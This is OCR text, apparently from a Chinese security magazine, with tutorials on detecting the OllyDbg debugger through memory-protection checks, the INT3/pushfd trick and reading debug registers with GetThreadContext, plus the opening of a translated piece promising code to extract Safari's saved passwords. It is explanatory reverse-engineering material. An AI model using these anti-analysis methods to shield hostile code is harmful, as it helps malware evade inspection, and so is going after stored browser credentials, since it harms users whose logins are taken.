



图 1

代码很简单。同样是利用了设置内存属性页的 API，不过这里由于是本程序，用的是 VirtualProtect。VirtualProtect 的最后一个参数是 dwOldProtect)，用来保存该内存页的原保护属性。我们可以通过这个参数，来比较一下内存保护属性是否被改变。一般的变量，内存保护属性是 PAGE_READWRITE，也即 0x4，因此，如果原保护属性不为这个值，则说明程序被调试了。最后，我们有两个选择：可以终止程序，也可以忽略。因为我们已经重新设置的内存保护属性，内存断点已经不再生效。

当然，这只是个很简陋的代码，而且只是针对某块或某几块可能被下内存断点的“重点保护对象”进行检测。不过，既然我们已经了解了内存断点的原理，因地制宜地设置更灵活多变的检测代码，应该也不是什么不可能的事了。

前置知识：汇编
关键词：INT3、pushfd、反调试



INT3+pushfd/popfd 反调试的前世今生

文/图　woosheep

INT3+pushfd/popfd 反调试不算一门新技术，最早见于 TTProtect，当时还引起看雪大牛们的围观。然而，这项技术却没有因为岁月而褪色，它的踪迹，或者说是变体，至今还可以在 safengine 上找到。那么，就让我们深入了解一下 INT3+pushfd/popfd 反调试技术的前世今生。

INT3+pushfd/popfd 反调试技术其实分为两部分，第一部分是 INT3，也就是触发异常部分。为了说清触发异常部分的作用，先得做一个实验。用原版 OD 载入 test.exe，按 F9 键，稍作运行后 OD 将自动暂停（图 1）。




图 1

可以看到，Test 程序的核心部分，就是 INT3+popfd。INT3 触发了异常，当 OD 捕获异常时，就暂停在 popfd 上。这个看似理所当然的结果，却道出了触发异常部分的作用：让 OD 暂停在 pushfd/popfd 指令上。

这是异常部分一切工作的核心，只要能够达到这个效果，具体实现不必拘泥于 INT3。因为实际使用时，OD 如果设置了忽略 INT3 异常，那么暂停的位置就是 INT3 而不是 popfd，工夫就白费了。所以，要充分发挥想象力，灵活实现触发异常的方法，例如可以用 INT1，或者像 safengine 那样利用硬件断点，将异常触发到底。

接着是第二部分，也就是 pushfd/popfd，可以称之为硬断部分。这部分利用到 OD 的一个特性：一旦遇到 pushfd/popfd 指令，OD 将会在被调试程序 eip+2 的地方，也即 pushfd/popfd 的下一条指令设置临时的硬件断点：

```
00434E2B  |.  8A840D CCFDFF>mov   al, byte ptr [ebp+ecx-234]
00434E32  |.  3D 9C000000   cmp   eax, 9C
00434E37  |.  74 0D         je    short 00434E46
00434E39  |.  8B95 68FAFFFF mov   edx, [local.358]
00434E3F  |.  3D 9D000000   cmp   eax, 9D
00434E44  |.  75 17         jnz   short 00434E5D
00434E46  |>  8B75 E8       mov   esi, [local.6]
00434E49  |.  03F3          add   esi, ebx
00434E4B  |.  C745 F8 02000>mov   [local.2], 2
00434E52  |.  8935 30814D00 mov   dword ptr [4D8130], esi
00434E58  |.  E9 5C010000   jmp   00434FB9
```

这是 OD 调试器的反汇编码。其中 eax 在 00434E2B 处获取当前指令的操作码，如果操作码为 0x9C，或者为 0x9D，也即为 pushfd 或 popfd 指令时，跳转到 00434FB9。

00434FB9 之后发生了很多事，我们只挑重要的看：

```
004352A3  |.  837D F4 00    cmp   [local.3], 0
004352A7  |.  74 14         je    short 004352BD
004352A9  |.  6A 00         push  0
004352AB  |.  6A 00         push  0
004352AD  |.  68 00500000   push  5000
004352B2  |.  56            push  esi
004352B3  |.  E8 A842FEFF   call  _Setbreakpointext
004352B8  |.  83C4 10       add   esp, 10
004352BB  |.  EB 24         jmp   short 004352E1
004352BD  |>  68 00500000   push  5000
004352C2  |.  56            push  esi
004352C3  |.  E8 544CFEFF   call  _Tempbreakpoint
004352C8  |.  83C4 08       add   esp, 8
004352CB  |.  EB 14         jmp   short 004352E1
```


如无意外，被调用的不是 Setbreakpointext 函数而是 Tempbreakpoint 函数，这个函数就是 OD 设置临时断点的地方。按 F7 键跟进，我们就发现这次 OD 是要设置硬件断点了：

```
00419F6B  |>  \81FE 00500000  cmp   esi, 5000
00419F71  |.  75 1A           jnz   short 00419F8D
00419F73  |.  6A 07           push  7
00419F75  |.  6A 01           push  1
00419F77  |.  53              push  ebx
00419F78  |.  E8 13E7FEFF     call  _Sethardwarebreakpoint
```

为什么 OD 要在 pushfd/popfd 后面设硬件断点呢？因为这两个指令都可能改变标志位，而这些标志位可能被调试器用来触发异常，例如单步异常。所以，为了防止执行 pushfd/popfd 指令之后标志位被改变，不再触发异常，导致丧失对被调试程序的控制权，OD 只好未雨绸缪，自己先下个临时断点。

虽然 OD 这么做也在情理之中，但一旦被抓住并利用，就成了漏洞。事实上，只要能忽悠 OD 设置硬件断点，INT3+pushfd/popfd 反调试就可以功成身退了。最后一步，也即检测硬件断点，方法很多，例如可以通过我一篇文章介绍过的 SEH 检测方法，也可以通过我另一篇文章介绍的线程上下文检测技术。无论最后用什么方法检测，OD 已然成了我们砧板上的鱼肉了。

前置知识：无
关键词：线程、反调试、API



获取线程上下文的技术

文/图 woosheep

自从有了海风的 StrongOD 插件，我一度以为利用 API 的反调试技巧都变成了绝唱，毕竟 Ring3 再怎么努力，只要 Ring0 轻轻一抹都成白费力气。不过偶然发现通过获取线程上下文来反调试的技巧居然还有效，于是一阵窃喜，仔细分析后，觉得这个技巧仍然有效并不全靠运气，而是正巧碰上了 OD 的“难言之隐”，就算 StrongOD 也无法轻易地解决这个问题。

所谓线程上下文，就是线程的各种寄存器当前的值。获取线程上下文最直接的方法，就是调用 GetThreadContext 这个 API。GetThreadContext 的原型如下：

```
BOOL WINAPI GetThreadContext(
  __in     HANDLE hThread,
  __inout  LPCONTEXT lpContext
);
```

没有烦琐的API属性设置，参数简单得难以置信：传入目标线程的句柄，就能得到上下文。线程句柄就不解释了，看看这个lpContext，也就是保存上下文的结构体，究竟是个什么东西。

CONTEXT结构体的成员比较多，只好阉割一下，取重要的来看：

```
typedef struct DECLSPEC_ALIGN(16) _CONTEXT {

// Debug registers
//
DWORD64 Dr0;
DWORD64 Dr1;
DWORD64 Dr2;
DWORD64 Dr3;
DWORD64 Dr6;
DWORD64 Dr7
...
} CONTEXT;
```

Drx是老朋友了，就是硬件调试寄存器，其中Dr0-3，就是对应OD里看到的四个硬件断点，而Dr7则是状态控制寄存器。简单来说，如果用OD下了硬件断点，那么这五个寄存器的值就至少有两个不为0。

核心代码如下：

```
main()
{
    CONTEXT context;
    HANDLE hThread = GetCurrentThread();
    context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    GetThreadContext(hThread,&context);
    printf("Dr0:%x\n",context.Dr0);
    printf("Dr1:%x\n",context.Dr1);
    printf("Dr2:%x\n",context.Dr2);
    printf("Dr3:%x\n",context.Dr3);
    printf("Dr7:%x\n",context.Dr7);
}
```

代码很短。首先是获取当前线程句柄，接着初始化ContextFlags，这一步必不可少，最后就是调用GetThreadContext。为了便于观察，这里只是简单打印出五个寄存器的值，方便对比硬件断点前后的变化。先看程序自己运行时线程上下文，效果如图1所示。




图1

用OD+最新版的SOD加载，随便设置4个硬件断点(图2)。




图2

按F9键运行，效果如图3所示。




图3

数值改变了，而且仔细观察，与硬件断点确实是一一对应的关系。这是正着使用上下文检测调试技术，也就是检测Drx的值是否保持为0，那能不能反过来，测试Drx的值是否保持非0呢？

技术需要想象力。有了想象，就等于实现了一半，那么我们再来看看另一半该怎么实现：

```
main()
{
    CONTEXT context;
    HANDLE hThread = GetCurrentThread();
    context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    GetThreadContext(hThread,&context);
    context.Dr0 = 0xFF;
    context.Dr1 = 0xFE;
    context.Dr2 = 0xFD;
    context.Dr3 = 0xFC;
    SetThreadContext(hThread,&context);
    GetThreadContext(hThread,&context);
    printf("Dr0:%x\n",context.Dr0);
    printf("Dr1:%x\n",context.Dr1);
    printf("Dr2:%x\n",context.Dr2);
    printf("Dr3:%x\n",context.Dr3);}
```

代码大同小异，主要是多了一个SetThreadContext，这个API用来设置线程的上下文，参数与GetThreadContext完全一样。我们随便设置一下四个硬件寄存器的值，运行效果如图4所示。




图4

接着用OD载入，这时查看OD的硬件断点，发现并不是我们设置的0xFF之类的值，而是保持OD之前的状态。这样就可能导致OD所记录的硬件断点，与实际的硬件断点不一致，或许这算OD在设计上的一处考虑不周吧。删除全部的硬件断点，在调用SetThreadContext的后一个指令上下断点（图5）。




图5

现在可以按F9键了，再看看打印的值（图6）。




图6

我们明明通过 SetThreadContext 改变了硬件断点的值，为什么会被清 0 呢？这是因为 OD 在每次获得被调试程序的控制权后，都会将硬件寄存器的值修改为 OD 自己所记录的值。由于一开始我们清除了所有硬件断点，也就是 OD 记录的值为 0，所以虽然中间一度通过 SetThreadContext 修改了线程的上下文，但由于我们在这个 API 调用之后设置了断点，OD 在捕获断点时再次把硬件断点清 0，最后看到的就是全 0 的输出。

当然，无论是正着检测还是反着检测，总之，被调试时能检测到数值发生改变，那就好办了。


最后来分析一下为什么线程上下文检测会成了 OD 的“难言之隐”。理论上，OD 通过插件改变线程的上下文的数据是可行的，但关键是 OD 利用了这些上下文。做个简单的实验，我们对 OD 的 SetThreadContext 下断，然后随便载入一个测试程序，会发现中断在这里（图 7）。

```
0042EB17 . 8973 18      mov   dword ptr [ebx+18], esi
0042EB1A > 53           push  ebx                                  ┌pContext
0042EB1B . 8B45 EC      mov   eax, [local.5]
0042EB1E . 8B50 0C      mov   edx, dword ptr [eax+C]
0042EB21 . 52           push  edx                                   hThread
0042EB22 . E8 83860800  call  <jmp.&KERNEL32.SetThreadContext>     └SetThreadContext
```

图 7

如果接着跟踪，就会发现 OD 使用了线程上下文的数据，这些数据一旦被改变，调试就可能会出问题。事实上，OD 有三处显式调用了 SetThreadContext 来获取线程上下文，因此就也留下了一个 OD 的“难言之隐”，一个注定无法解决的问题——至少看起来是这样。

前置知识：无
关键词：Safari、密码、浏览器



揭秘 Safari 密码存储的秘密

文 Nagareshwar Talekar 译 乱雪

前言

Safari 浏览器是目前所出浏览器中排在前五名的，它有着新颖的外观和较好的体验感，而且最大程度地支持 HTML5。

同其他浏览器一样，Safari 也带有自带的密码管理功能，它可以安全地存储和管理用户在网页中保存的登录密码。

本文将首次公开 Safari 密码的存储方式、加密算法以及提供破解存储密码的代码。

Safari 存储密码的位置

Safari 拥有良好的密码管理、安全模型和加密算法，以尽可能地保证安全。不像其他浏览器，比如 Firefox、Chrome，在 Safari 中你无法直接查看保存的密码。

你可以在“设置——自动填充——用户名和密码”选项中启用或者禁用 Safari 的密码管理（如图 1 所示）。一旦启用，Safari 将会提示保存用户登录的每个网站的密码。一经确认，用户名和密码将随着网址一同保存在保密的存储密码的文件中。

